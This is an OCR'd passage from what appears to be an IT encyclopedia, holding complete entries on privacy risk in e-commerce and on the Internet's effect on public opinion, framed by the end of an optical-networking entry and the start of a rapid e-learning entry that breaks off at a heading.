

size and their supported bandwidth is satisfactory for the transmission tunnel infrastructure.

KEY TERMS

ATM: Asynchronous transfer mode.

LAN: Local area network.

Macrocell: A cell covering a wide geographical area of max 35 Km.

Microcell: A cell covering mostly urban areas inside cities.

Optical Attenuation: The attenuation of transmitted light through optical waveguides mostly due to material absorption.

Optical Window: A range of wavelengths that attenuation has the lower value. The criterion to choose the optical source.

Picocell: A cell covering an area of 100–200 m in city centers or in-building coverage.

Polymer Optical Fiber (POF): An optical fiber designed by a special polymer material.

Privacy Risk in E-Commerce

Tziporah Stern
Baruch College, CUNY, USA

INTRODUCTION: PRIVACY

Privacy, or the right to hold information about oneself in secret (Masuda, 1979; O'Brien & Yasnof, 1999), has become increasingly important in the information society. With the rapid technological advances and the digitalization of information, retrieval of specific records is more rapid; personal information can be integrated into a number of different data files; and copying, transporting, collecting, storing, and processing large amounts of information is easier. Additionally, the advent of the World Wide Web and the fast-paced growth of the Internet have created further cause for concern. The vast amounts of digital information and the pervasiveness of the Internet facilitate new techniques for gathering information—for example, spyware, phishing, and cookies. Hence, personal information is much more vulnerable to being inappropriately used. This article outlines the importance of privacy in an e-commerce environment, the specific privacy concerns individuals may have, antecedents to these concerns, and potential remedies to quell them.

PRIVACY: AN IMPORTANT ASPECT OF E-COMMERCE SUCCESS

When individuals conduct transactions on the Internet, there are various risks that must be evaluated (see Table 1 (Jacoby & Kaplan, 1972)), recent research has also included privacy as a new risk factor (Featherman & Pavlou, 2003).

People enjoy the convenience of purchasing products online; however, to do so they are risking the confidentiality of their personal information. This occurs since an individual and an organization have different objectives. Businesses collect vast amounts of information for many different purposes:

- To serve their customers more successfully;
- Personalize products and offerings; and
- Build long term relationships (Resnick & Montania, 2003).

This can benefit individuals by enabling them to experience the convenience of online shopping and personalize products. However, when divulging personal information to any entity they must weigh the benefits and risks in each situation since any disclosure of information has the potential of making them more vulnerable to privacy loss.

Individuals generally do not want to share personal information (Hoffman, 2003), and with regard to e-commerce, research has linked privacy to shopper's purchase intent (Eastlick, Lotz, & Warrington, 2006; Kuhlmeier & Knight, 2005; Liu, Marchewka, Lu, & Yu, 2004; Ranganathan & Ganapathy 2002), willingness to transact (Dinev & Hart, 2006; Van Slyke, Shim,

Table 1. Types of risk (adapted from Jacoby & Kaplan, 1972)

Risk Type	Definition
Performance	Product will not perform as described
Financial	Monetary loss
Time/Convenience	Waste time researching the product and potentially make a bad decision
Psychological	Negative affect on the person's self-perception, loss of self-esteem
Social	Loss of status in social group
Physical	Bodily harm
Privacy	Loss of personal information

Johnson, & Jiang, 2005), and willingness to provide information (Meinert, Peterson, Criswell, & Crossland, 2006). Therefore, to build successful relationships businesses must address their customer's privacy concerns so that their customers will trust them (Resnick & Montania, 2003). They must also protect any information they have access to, since this is what consumers expect of them (Hoffman, Novak, & Peralta, 1999). This trust is the key to building a valuable relationship with customers (Hoffman et al., 1999; Liu et al., 2004). In fact, trust serves to reduce perceived privacy risk (Malhotra, Kim, & Agarwal, 2004; Van Slyke et al., 2005). Therefore, it is evident that privacy is an important factor in an individual's decision to disclose information on the Internet, and hence an important aspect of e-commerce success.

INDIVIDUAL CHARACTERISTICS

The privacy issue is of concern to many types of people and individuals from different backgrounds. There are many different factors that can have an affect on the amount of privacy risk an individual perceives. Many of these factors are individual characteristics such as age, gender, education level, marital status (Liebermann & Stashevsky, 2002), and culture (Choi & Gestfeld, 2004; Milberg, Smith, & Burke, 2000; Smith, 2001). For example, older people tend to be more concerned about supplying their personal information on the Internet (Liebermann & Stashevsky, 2002; Nowak & Phelps, 1992), and women are less willing to disclose information (Cazier, 2002). In addition, the amount of experience an individual has using the Web (i.e., frequency accessing the Internet, number of purchases made via the Internet, satisfaction with past Internet purchases) influences the nature of the information considered private (Hoffman et al., 1999) and risk perceived (Liebermann & Stashevsky, 2002; Kuhlmeier & Knight, 2005).

TYPES OF INFORMATION

There are several different types of information that individuals may be reluctant to share—Table 2 summarizes some examples of these types of information. It is important to realize that *quality* of information is very important, since "not all personal information is equal" (Berghel, 2000). There are three categories of information:

- Personally identifiable, such as social security number, or full name;
- Information that is not identifiable unless it is combined with other information, such as first name or date of birth; and
- Anonymous information, such as IP address (FTC, 2000).

Individual's concerns are directly related to the specificity of information, where personal and individually specific information is mainly what individuals are most concerned about protecting (Nowak & Phelps, 1992).

PRIVACY CONCERNS: COLLECTION, CONTROL, AND AWARENESS

When interacting with a Web site, individuals as consumers are now more wary about protecting their data, and have many concerns regarding personal information misuse. Table 3 lists the various concerns individuals have and threats to information misuse. Many of these concerns have become major problems, due to the abundance of information readily accessible on the Web and the ability to easily collect new information. For example, new information can be collected via cookies, keyloggers, spyware, phishing, and many other types of malicious software and hardware. In addition, data-mining tools facilitate the analysis of

Table 2. Private information

- Address
- Click streams
- Cookies
- Credit card numbers
- Date of birth
- Demographic information
- E-mail
- Health care information and medical records
- Name
- Phone number
- Real time discussion
- Social security number
- Usage tracking

vast amounts of information by using computer merging and computer matching. When individuals have authorized data for one purpose, and not necessarily another, information may be extracted for further use and analysis, using the personal information that was originally collected legitimately. More specifically, a consumer's information may have been split up amongst many different databases. Using sophisticated computer programs information is extracted and used to create a *new* database that contains a combination of *all* the aggregate information. Alternatively, using an identifier such as a social security number can help gain access to personal records on my databases, such as state's municipal databases, since many databases use social security numbers as identifiers (Berghel, 2000).

The many different concerns individuals have can be divided up into three or four main categories. The original scale for a measure of individuals concerns contained four items: collection, errors, unauthorized secondary use, and improper access (Smith, Milberg, & Burke, 1996). However, more recently Malhotra et al. (2004) mapped these items to three main constructs which affect the degree an individual is concerned about privacy:

Table 3. Individual's concerns

- Access
- Analyzing
- Collection
- Combining data
- Contents of data storage device
- Cookies
- Creating marketing profiles of consumers
- Cross matching
- Cyber stalking
- Distributing and Sharing
- Errors in data
- Identity theft
- Keylogger software
- Phishing
- Reduced judgment in decision making
- Secondary use of data
- Selling data
- Spam
- Spyware
- Spoofing
- Storing
- Use
- Video surveillance on the Internet
- Web bugs

- **Collection:** How much personally identifiable information being collected and stored? What types of information are being collected?
- **Control:** How much control does an individual have over information in a business's database? Individuals would like to be able to explicitly give permission for businesses to use their information (i.e., opt-in).
- **Awareness of privacy practices:** How knowledgeable is the individual about privacy policies of a business?

All these dimensions express the concern individuals have about the vulnerability of their information and the potential for misuse. Therefore, privacy policies, seals, and any other way of securing information on the Internet are important ways for businesses to address their customers' reservations (Pan & Zinkhan, 2006).

One of the many ways a business can gain consumer confidence is by establishing a privacy policy, which may help consumers trust the businesses which may lead to the suppression of privacy concerns and lead them to return to the Web site to make more purchases (Liu et al., 2004; Pan & Zinkhan, 2006), or disclose more information (Meinert et al., 2006). Privacy protection may thus be even more important than Web site design and content (Ranganathan & Ganapathy, 2002). Also, if an organization is open and honest with consumers, the latter can make a more informed decision as to whether or not to disclose information (Olivero & Lunt, 2004).

However, according to a recent survey in October 2006, one-fifth of Fortune 500 companies do not post a privacy policy on their Web site, and only 9% have a privacy seal. In addition, research has discussed the importance of addressing the Fair Information Practices (FIP) which are U.S. guidelines to protecting information (see Terms section). However, only 4% of these companies address *all five* areas of the FIP, and only 31% address *some* aspects (Schwaig, Kane, & Storey, 2006). There is also a mismatch between policies and practices (Smith, 2001); this means a company may publicize fair information policies, but in practice does not follow its own guidelines. In addition, when people are using the Internet, they often rely on legal protection and do not act according to their stated privacy preferences (Berendt et al., 2005). Also, when a Web site has a privacy policy they reflexively trust it (Pan & Zinkhan, 2006) and assume that their information will be protected (Milne & Culnan, 2004). However, this is not necessarily the case, since every privacy policy must be carefully read to understand what will be protected. In fact, 77% of fortune 500 companies collect personal information, even when they *do* have a privacy policy (Schwaig et al., 2006).

PRIVACY REMEDIES

There have been many attempts at trying to solve the privacy problem and many of the solutions do work. However, individuals must be educated about the potential problems so that they can protect themselves appropriately. There are three different types of solutions: governmental regulation, self-regulation, and technological approaches.

Governmental Regulation

Some form of government policy is essential, since in the absence of regulation and legislation to punish privacy offenders consumers may be reluctant to share information. Research is constantly looking at ways to create effective and efficient legislature (i.e., Ciocchetti, 2007). However, written privacy policy requires enforcement (O'Brien & Yasnoff, 1999). In addition, given the current bureaucratic nature of legislation, technology advances far faster than the laws created to regulate it. Consequently, self-regulation may be a better solution.

Self-Regulation

There are a numerous forms of self-regulation. The Fair Information Practices (U.S.) and the Organization for Economic Co-operation and Development (OECD) Guidelines (International) are both guidelines for protecting computerized records. These guidelines provide a list of policies a company should follow. Another type of self-regulated solution is a privacy seal program such as TRUSTe or Verisign. A business may "earn" these seals by following the guidelines that the seal company provides. A third kind of self-regulation is opt-in/opt-out policy. This enables individuals to choose services voluntarily. A joint program of privacy policies and seals may provide protection comparable to government laws (Cranor, Reagle, & Ackerman, 1999) and may even address new issues faster than legislation.

Technology

Technological solutions are also a viable alternative; probably the most practical in today's fast paced technological boom. Technologies can protect individuals by using encryption, firewalls, anti-spyware, and anonymous and pseudonymous communication. A well-known privacy technology is the Platform for Privacy Preferences (P3P), a World-Wide Web Consortium (W3C) project which provides a framework for online interaction and assists users in making informed privacy decisions. In summary, although there seems to be some promise to each of these three alternatives, a combination of government regulation, privacy policies, and technology may be the best solution.

CONCLUSION

The rapid growth of technology has created many opportunities as well as risks. E-commerce has become an important and viable business practice that relies on individual's information disclosure. For the individual it offers the trade-off of convenience and personalization for personal information, and they must weigh these benefits and potential risks of privacy loss (such as identity theft and spam). This article has reviewed current issues in the areas of privacy risk and e-commerce and its preservation. It has detailed the importance of privacy protection for e-commerce, and the importance of trust and privacy seals. It has also included the differing points of view of those providing the information and those collecting and using it, as well as some remedies for privacy protection, such as anti-spyware software.

KEY TERMS

Cookies: A string of text a web browser sends to you while you are visiting a Web page. It is saved on your hard drive, and it saves information about you or your computer. The next time you visit this Web site, the information saved in this cookie is sent back to the Web browser to identify you.

Data Mining: A process by which information is extracted from a database or multiple databases using computer programs to match and merge data and create more information.

Fair Information Practices (FIP): Developed in 1973 by the US Department of Health Education and Welfare (HEW) to provide guidelines to protect computerized records. These principles are: collection, disclosure, accuracy, security, and secondary use. Some scholars categorize the categories as follows: notice, choice, access, security, and contact information (FTC, 2000).

Opt-in/opt-out: A strategy a business may use that sets up a default choice (opt-in) in a form that forces a customer to, for example, accept e-mails or give permission to use their personal information, unless they deliberately decline this option (opt-out).

Phishing: fraudulent way of collecting individual's personal information by masquerading as a legitimate party

Privacy: The right to be left alone and to control and manage information about oneself.

Privacy Seals: A "seal" a business may put on its Web site—such as Verisign or TRUSTe—to show that it is a trustworthy organization that adheres to its privacy policies.

Spyware: Hidden software that works discreetly in the background monitoring the computer user's activities and may downgrade computer performance by "stealing" CPU cycles, displays pop-up ads, and redirect users to spyware affiliated Web sites.

Public Opinion and the Internet

Peter Murphy
Monash University, Australia

INTRODUCTION

The development of the "World Wide Web" has had a significant impact on the formation of public opinion in democratic societies. This impact, though, has not been exactly that predicted by early 1990's prophets of the Web, who expected a decentralization of traditional mass media. If anything, the easy accessibility of the Web-enabled Internet (hereafter, "the Net") has extended the audience reach of traditional network media. Despite this, the Net is fundamentally changing the nature of public opinion.

One should be wary of thinking of this change as a technology-enabled extension of the 19th-century liberal public. In the liberal view, the Net is a difficult-to-control free speech medium. It engenders a babble of voices devoted to persuading citizens and governments of the merits and otherwise of laws and policies. Because the Web's infrastructure of servers is global, dictatorial, or even legal, control of it is difficult to achieve. This is especially true for governments that want to encourage the pragmatic benefits of computer-mediated commerce.

Yet, to see the Net simply as a free-speech medium does not do full justice to its nature. It began life as a powerful document delivery system, and, in important ways, its long-term impact on public opinion derives from that fact. The Web leveraged existing inter-networked computing to enable a new way of creating, collecting, storing, transforming, and disseminating documents and information objects. The frothy activity of instant commentary and interest group campaigning that the Net facilitates disguises the extent to which the logic of the public sphere is undergoing a long-term paradigmatic shift shaped by its origins as a document archive.

BACKGROUND

The architect of this dynamic document archive was Tim Berners-Lee (Berners-Lee, 1999; Naughton, 1999). In 1980, Berners-Lee began work as consultant at CERN, the international particle research body located near Geneva. CERN was a "city of turnover." Its principal social characteristic was a transient population. Visiting physicists who came and went did much of the center's experimentation. Scientists, on average, stayed two years. The problem that resulted was how to maintain good documentation tracking when staff turnover was so high. Berners-Lee set out to solve this problem.

His first attempt was to create a program called ENQUIRE (1980), which he dubbed a "memory substitute." He filled documents with words which, when highlighted, would lead to other documents. This was similar to the Apple Macintosh HyperCard. This application, in its turn, borrowed the hypertext concept from Ted Nelson (Nelson, 1992). Hypertext conceived information as connection or linkage. Berners-Lee adapted this idea to create the beginnings of a publicly-accessible archive of documents. The archive was initially restricted to CERN. In 1989, however, Berners-Lee conceived a plan for a universal document system. Universal meant global. The idea was to use a mix of hypertext and networked computing to link all documents and information objects in the world. The idea of a universal system was a conceptual breakthrough. A universal system meant there would be no central control or source of information, whether in the sense of a centralized undemocratic hierarchy or else a democratic hub-and-spoke network. Universal also meant the potential integration of all information systems.

Berners-Lee had another powerful idea. He thought that a universal information system should mean not only universal access to and retrieval of documents, but also the universal capacity to publish documents. He insisted (against the opposition of peers) that this should be a system in which anyone using a hypertext editor could publish a linked document. The hypertext editor was the forerunner of the HTML editor. Andries van Dam had created the first functional hypertext editor in 1967 at Brown University.

In 1990, Berners-Lee got support from CERN senior managers for what had been to that date virtually a private project. He created a program called a "browser" that provided a virtual "window" through which a user saw a web of linked resources on the existing "Internet" (i.e., the existing inter-network of networked computers that had grown up since the 1970's). His small team also created a "Web server." based on the client-server model. He envisaged a system in which information would be stored on networked computer servers. Client programs (browsers) running on other networked computers would access these servers.

How would the information be extracted from these servers? One option was to use existing technology such as TELNET or FTP. A second more powerful idea was that of the "inter-face." This concept came from the hypertext community. An inter-face was a "window" that displayed the structure of the virtual space of linked texts. Originally, node-link diagrams represented this structure. The first browsers were not graphical. Graphical interfaces came later. Marc Andressen's 1993 Mosaic browser was the first with the standard graphical interface of windows, graphics, and point-and-click functionality.

Berner-Lee's desire for universality meant that he had to ensure that public information on any networked computer anywhere in the world could be accessed through the browser. To achieve this end, Berners-Lee devised a set of protocols by which different machines could talk to each other and exchange information. One protocol specified the location of information. It was like an IP address. A second protocol for information exchange between machines was modeled on FTP. This was the HTTP (Hypertext Transport Protocol). A third protocol established a uniform way of structuring documents: Hypertext Mark-up Language (HTML). HTML was based on SGML (Standard Generalized Mark-up Language) already used in the electronic publishing world. It provided conventions for attaching tags to pages.

CRITICAL ISSUES: FROM PEERS TO AUTOPOIESIS

The result of Berners-Lee's architecture was a cheap, quick, and reliable system for accessing, retrieving, and publishing documents. Any person with access to the Internet in principle could look at any document stored on a Web server (unless it resided on a secure server where access was intentionally limited). A person with some Web server space could publish any documents they liked on the Internet, as long as they had some simple knowledge of HTML page creation.

What followed from this were two major consequences for public opinion. The first was that anyone with a relatively simple set of tools could publish their own opinions. On the Web, these opinions were accessible to anyone anywhere in the world with access to a computer and an Internet Service Provider.

Computer-mediated universal access and self-publishing created a new kind of public sphere. They also created a new set of justice and equity problems. Not everyone can afford access, and certainly not unlimited access, to the Internet. Indeed, most of the world does not have a telephone connection, let alone a computer or an ISP account. But then, most of the world has also never participated in public opinion formation of any kind. In the still limited number of countries where there is a history of strong public spheres, programs sponsored by governments and private foundations emerged in order to overcome access inequalities. Widespread provision of computing by companies and educational institutions also facilitated access to the new digital public as well. "Stealing time" from institutions for public and private Net activity emerged in the well-endowed democracies as a "quasi-entitlement," creating dilemmas for organizations as to "when and where and how" to encourage or discourage such tacit activity.

In democratic societies with long-established publics, and a correlative strong propensity to create intellectual wealth, virtually all social groups and classes have directly or indirectly benefited from the increasing access to information made possible by the Net. At the other end of the political spectrum, the Net has posed significant dilemmas for dictatorial governments. Their first instinct has been to censor Web materials. However, censorship is difficult to apply to the Net, because material is published on thousands of Web servers in hundreds of countries. Dictatorial states instead discourage access to computer hardware, the setting up of ISPs, and the local publication of sites. However, as the Net is also a major scientific and commercial medium, with implications for trade and military science, such controls also hurt a state's economic and technology performance.

In contrast to crude dictatorships, authoritarian states like China have sought to preserve the economic and scientific advantages of the Net, while discouraging free speech and restricting freedom of information. Such states encourage user accounts while maintaining a state monopoly over government documents, blocking access to a relative handful of politically-sensitive international news and government sites, and closing down local opposition sites. These measures alone cannot prevent individuals from browsing critical materials. Thus, authoritarian states have come to rely heavily on the strategy of self-censorship. They rely on the fear of Web users that the government may find out about, and punish them, for visiting sites of which the government disapproves. Users are aware that it is difficult to erase all traces of such activity from a computer's hard drive. Packet sniffing, keystroke monitoring, and inspection of logs allow systems administrators to audit unauthorized activity on network computers. But monitoring all Net activity would be insanely labor-intensive, and thus self-defeating for any government. Therefore, authoritarian states depend on their population using the Net for social communication (for chat), but not for political communication. A government might occasionally audit the immensely popular chat rooms, but so long as users avoid explicit political comment the state has no further interest in what is being said.

The success of the strategy of self-censorship has been one of the reasons that the Net has not proved to be the kind of libertarian force that its prophets in the mid-1990's expected it to be. However, authoritarian state strategies are not the only reason for this. A lot of the Net's supposed power to shape public opinion is overstated. Take the much-touted ability of Net users to post opinions on the Web. Anyone in a democratic state with modest resources and motivation can publish more or less whatever they like, more or less wherever they are, and at any time. The popularity of blogs (Web logs), video postings, threaded discussions, relay chat, and so on are testament to this. However, often this means little more in practice than that the Net is a powerful expressive medium. It allows no-holds-barred statements of opinions and views. Other Net users, though, can just as easily ignore these. Cohorts involved in threaded discussions typically have difficulty sustaining dialogues. It is striking how minimally interactive much-supposed interactive discussion actually is (Davies, 2003). Expression on the Net is often mistaken for discussion. This phenomenon has significant implications for the Net as a medium of public opinion.

Net citizens, or *netizens* (Hauben & Hauben, 1997), have difficulty sustaining arguments with political opponents. They quickly drift off topic. They do not engage with each other. History can help us understand why this is so. Peer-based formation of public opinion emerged in the 18th century (Gouldner, 1976; Habermas, 1991). It arose out of face-to-face debates that had been released from the constraints of traditional social hierarchies. Coffee houses and the Houses of Parliament in London were crucial to this development. In this setting, we see public opinion formed through the arguments of peers. Peers have no social authority to compel others to agree with their opinions. As in a jury room, they have to garner agreement by reasoning. In 18th-century England, newspapers recorded the debates of peers. Thanks to the existence of an effective postal service, the reports of these debates could be sent to the provinces. Debate between peers meant that public opinion was shaped by feedback. Statements were made, and others responded to them. Responses in turn were responded to, as the pitch of debate increased.

It is an illusion to think that the Net functions like this. It has many powerful tools to facilitate interactive responses, from discussion boards to e-mail. But the ability of these tools to reach anyone with an e-mail address also means that the technology contradicts the small-scale logic of peer debates. The greatest extent of one's peers is around 150-200 people. Yet the Net allows everyone in the world to be one's peer. Peer-style feedback cannot function meaningfully on that scale. Cybernetic models of feedback may work for machine self-regulation (Weiner, 1948), but not for opinion articulation.

The world scale of the Net is the result of a longer historical process in which the small scale of peer debate has been subsumed by larger-scale processes of public opinion formation. From the mid-19th century, telegraphic (and later telephony) networks permitted news services to transmit opinion samples to news organizations with great speed and "from anywhere to anywhere" served by these networks. Correspondingly, newspapers developed editorial formula to communicate with a mass audience, in place of peer audiences. The rise of the organization society and its generic ideologies—such as liberalism and socialism—abetted this development.

Communication became a professional activity. With the development of radio and television networks, formula-driven reports could be instantly transmitted to a mass audience. The public opinion that developed in this context was formed through the gatekeeping of competing news organizations. How opinions were collected, edited, and redistributed through networks of public broadcasters and private media companies was crucial to their eventual shape.

The third, most recent, stage of public opinion emerged with the Web in the 1990's. Gatekeeper publishing organizations have a strong presence on the Net. Peer-to-peer forums and tools are also widely available and well supported. However, the key innovation of the Net is that virtually anyone with a basic skill set and modest resources can publish their own material. They can "post" material to a URL (Universal Resource Location) address. Each byte of data in a computer memory has a numeric address. Addresses allow data to be located. The model of the Net as an addressable medium was initially derived from Von Neumann's computer architecture (Bolter, 1984; Floridi, 1999). The idea of the numeric addressing of space ultimately derives from Descartes. Long before computing, it underpinned the modern concept of a postal service with its numeric street addresses and zip codes. When Berners-Lee adapted this "reading, writing, addressing, and posting" technology, what we ended up with was individuals being able to "post" a document to a public computer address that anyone could browse. As long as a person was motivated to search for the document that might be located at any of millions of addresses, and as long as they had some search skills and tools, they could locate the document.

What the "public post" model is geared towards is not peer-to-peer communication, but archival transmission. It is not governed by the judgment of professional editorial gatekeepers, but by self-publishers. This begs the question: How is public opinion formed in the age of addressable media?

One answer to this question is that addressable media do not support the type of collective public opinion typical of the age of large media organizations. Partly, this is because of the reduction in the influence of editorial filtering mechanisms that can shape such an opinion. Partly, this is because collective opinion is simply less important to democratic functioning in a cybernetic society in contrast to the growth of self-regulating systems. One of the most important examples of a self-regulated system is the Net itself. What counts is not its capacity for broadcasting opinion, or for stimulating mutual dialogue. What is crucial is its capacity to post, archive, and retrieve opinion in a self-regulating way. The Net makes us rethink the very nature of opinion.

The Net is a self-organizing or autopoietic system. The classic example of such a system is the city (Jacobs, 1985; Johnson, 2001; Murphy, 2001, 2003). For example, the way that traffic flows in a city exists independently not only of each driver's desires, but even of the intentions of the most foresighted planner. Little that happens in cities is explicitly legislated, yet city life is shaped by powerful patterns well understood by its denizens. Scale, symmetry, proportionality, and economy generate many of these anonymous forms. They can last for generations. Some of the patterns of Rome, for example, have persisted for over 2,000 years. Such patterns often prove highly palatable to city dwellers. They make good use of them to generate their own incremental additions to city life.

The Net operates much like a city. We can begin to understand why this is so if we look again at Berners-Lee's original design for the Web. He designed it to archive documents. Its purpose was to transmit science documents over time. Scientists who left CERN could archive their papers so that they would be readily available to incoming researchers. The model of this was neither the debating forum of scientific peers, nor was it the office newsletter. What emerged from the initial design of the Web was a giant Alexandrine-like archive. The things that characterize the archive are:

1. It is driven by the self-publishing and self-organizing efforts of its contributing parts. No contributing part (individual, group, or organization) has much influence measured against the whole of the Net. No contributing part can be a gatekeeper for the whole. There is not an editorial "ghost in the machine" to regulate the system. Likewise, the archive has no peer bodies (for example, a Senate or Dr. Johnson-style clubs) where public opinion is decisively shaped;
2. In self-organizing systems, what counts is the long-term transmission of pattern and structure. Generations come and go, endless changes are made, and yet through all of the changes, certain patterns persist. The contribution of each part belongs to a larger scheme of things;

3. Each part has difficulty comprehending the whole of the archive, but each contributor nonetheless still understands something of its tacit architecture;
4. This architecture, like all great architecture, is simple. With a few elementary pattern-ideas, beginning in the case of the Net with a few protocols, a complex structure is created;
5. Other patterns emerge spontaneously, like the Zipf distributions or "power law" of the Net;
6. Like a city, sight and sound and movement are as important to the Net as text is. Correspondingly, opinion that lasts is as much characterized by its composition and design as by its peer standpoint or its generic ideology; and
7. Such an autopoietic system allows millions of persons to contribute to it. The nature and meaning of the system remains independent of the intentions, beliefs, or opinions of any and all of the contributors. Like a city, the autopoietic archive has a character separate from its makers.

CONCLUSION

Peer opinions emerged as important in the collegial societies of the 18th century. Editorial opinion became crucial in the context of the organizational societies of the late 19th and 20th centuries. As it entered the era of the archive, opinion assumed the time-scale of autopoietic systems. This is "the thousand-year scale of the metropolis" (Johnson, 2001, p. 99). The future lasts a long time. The power of such an archive is transmissive rather communicative (Debray, 2000; Vandenberghe, 2007). The thing that matters is not the communicative interaction of peers or mass communication, but transmission across time.

Transmissive power is measured in decades, centuries, and even millennia. The medium of the Net has exceptional capacity to instantly send, retrieve, and self-publish material. Yet the ultimate logic of the Net is to preserve and transmit those documents and objects over time. An understanding of large-scale transmissive systems, and their role in shaping autopoietic societies, is still sketchy. It remains a key topic for future research.

KEY TERMS

Autopoietic System: A self-making or self-organizing system

CERN: The High Energy Physics Laboratory, Geneva

Dialogue: A conversation and exchange of opinion between two or more persons

FTP: File Transfer Protocol, a convention for the transfer of files across computer networks

Peers: Persons who are equal in social or occupational standing

Power Law: Postulates that Internet goods (income, traffic, links, etc.) will follow Zipf-type distributions; for example, this predicts that a second-ranked site will be half as successful as a first-ranked site, and a tenth-ranked site will be a tenth as successful as the first-ranked

Search Engine: A program that searches the Web indexing and cataloguing the pages that it finds

System: A structured activity in which the "whole" is more than the sum of its "parts"

TELNET: An early protocol for network computing, enabling a user to logon to a remote machine and access its files

Rapid E-Learning in the University

Ivy Tan
University of Saskatchewan, Canada

Ravi Chandran
National University of Singapore, Singapore

DEFINITIONS OF RAPID E-LEARNING

Rapid e-learning (REL) is a phrase in common use since 2003. This article defines REL, describes types of REL authoring tools, discusses management and instructional issues surrounding REL in corporate and academic settings, and summarizes the experience of the National University of Singapore (NUS), an early adopter of the concept of REL since 2004.

Almost all current literature on the topic focuses on REL applications in corporate e-learning. There is very little academic research into issues surrounding REL because this is a recent development. At this stage of implementation of REL, the literature on the topic is limited. The following three definitions are commonly used:

1. Josh Bersin defined REL as a category of online training content, which can be developed in weeks, can be authored by subject matter experts (SMEs), and maintains instructional focus and quality (Bersin & De Vries, 2004). REL tools leverage on common software such as PowerPoint and then convert that to Flash or other formats for Web delivery with options to add audio and simple quiz. Content is published, edited, and republished by the SMEs with little or no assistance.
2. Patti Shank, President of Learning Peaks, broadened the definition to include rapid instructional design, development, deployment, and evaluation (Shank, 2006). REL is no longer just synonymous to the rapid authoring and development of content, but also to the streamlining of the entire project management process and production cycle.
3. Another possible definition of Rapid E-learning is when the phrase is used to indicate how rapidly e-learning is being adopted or embraced by an organization. (Tan, Lee & Goh, 2004).

The definitions by Bersin & Associates and Patti Shank, which include process and product, are widely accepted as the main definitions of REL.

TOOLS FOR CONTENT AUTHORING

Rapid e-learning tools can be classified into two types of applications: synchronous, real time, and asynchronous, any time software. Synchronous applications include virtual classroom tools like WebEx, Centra, Elluminate, Breeze Live, Interwise, and other software in this category. Presentations recorded during live lectures are reused in an asynchronous setting.

Examples of asynchronous applications include Breeze Presenter and Articulate, which convert PowerPoint slides with audio narration into Flash animations with options to include videos, animations, progress tracking, and assessment quizzes. Software such as Camtasia, Captivate, and Qarbon Viewlets capture screens along with mouse movements and clicks.

Contribute, a scaled down version of Dreamweaver, allows SMEs to author and edit HTML pages in an interface that resembles Microsoft Word. Wikis and blogs can also be classified as REL tools because they enable SMEs to publish and edit content in asynchronous mode.

MANAGEMENT ISSUES

In Spring of 2004, Josh Bersin & Associates surveyed 228 e-learning developers, mostly from the corporate sector in the United States, concerning challenges faced. Results showed that the greatest challenge was limited financial resources, followed by tight deadlines. Time and cost savings are main reasons why organizations embrace REL. According to Bersin and De Vries (2004), a course developed under the traditional production cycle with a timeframe of 3-11 weeks costing between $5,000 to $30,000 per instructional hour to produce with a team consisting of the SME, instructional designer, programmer, graphic artist, video and sound editors, and so forth, can be produced in less than 3 weeks with little or no budget and developed by the SME with professional guidance and templates.

The traditional production cycle:

Needs Analysis → Instructional Design → Development with technical team → Deployment → Evaluation

The REL production cycle:

Needs Analysis → Rapid Instructional Design and Development → Rapid Deployment → Rapid Evaluation

The main difference between the two production cycles is that the instructional design and development phases in the traditional cycle are being combined. The SME is responsible for hands on development of the final e-learning product with little or no help from the programmer and graphic artist. The final product can be rapidly published with the click of a mouse button. Questionnaires with predefined categories are used to ensure that evaluations are carried out rapidly and efficiently. From a management perspective, REL frees up developers' time and they can be assigned to projects that require their skills. It also solves the problem of instructional designers needing access to SME time.

INSTRUCTIONAL ISSUES

The instructional issues discussed here encompass type, or level of learning, content change, instructor control, and quality.

The first issue to consider when considering use of REL tools is the type of learning required. Blooms taxonomy classifies cognitive learning outcomes into six cognitive levels arranged in the following hierarchy: knowledge, comprehension, application, analysis, synthesis, and evaluation. REL supports learning at the knowledge and comprehension stage and can be implemented effectively when PowerPoint is used to deliver content. As we move up the Bloom's taxonomy, REL is not a good option because REL tools lack sophisticated capabilities to assess student learning beyond setting up simple quizzes. The tools cannot author games, complex interactivities, and simulations. It is difficult to use REL to assess if a student is able to apply a learned skill to a new situation. In certain disciplines, understanding of abstract concepts is classified as "knowledge," level 1 on the Bloom's taxonomy, but this is best taught through simulations. Developments of such courseware will not be rapid. Patti Shank (2006) said that REL is best suited for level 1 of the Bloom's taxonomy and for information broadcast, news, and updates.

The second issue is how frequently content changes. Maintenance cost is significantly reduced when SMEs are independently able to record or edit content using REL tools.

The third issue to consider is the autonomy of instructors and the control they exercise in determining content and methods of delivery for instructional material and courses. This is probably more frequently addressed in the academic setting than in the corporate setting. For example, some SMEs are not comfortable with the use of technology. In addition to writing content, the SME plays an active role in development and editing, which could be overwhelming, adding to pressure and workload. New SMEs teaching a course for the first time and not familiar with content authored by someone else may not be able to rapidly record a presentation with audio.

A fourth issue to consider is the quality of instructional materials. This is both a technical and a pedagogical issue. In projects requiring studio quality sound and video, traditional methods are recommended.

The Role of Instructional Designers in REL

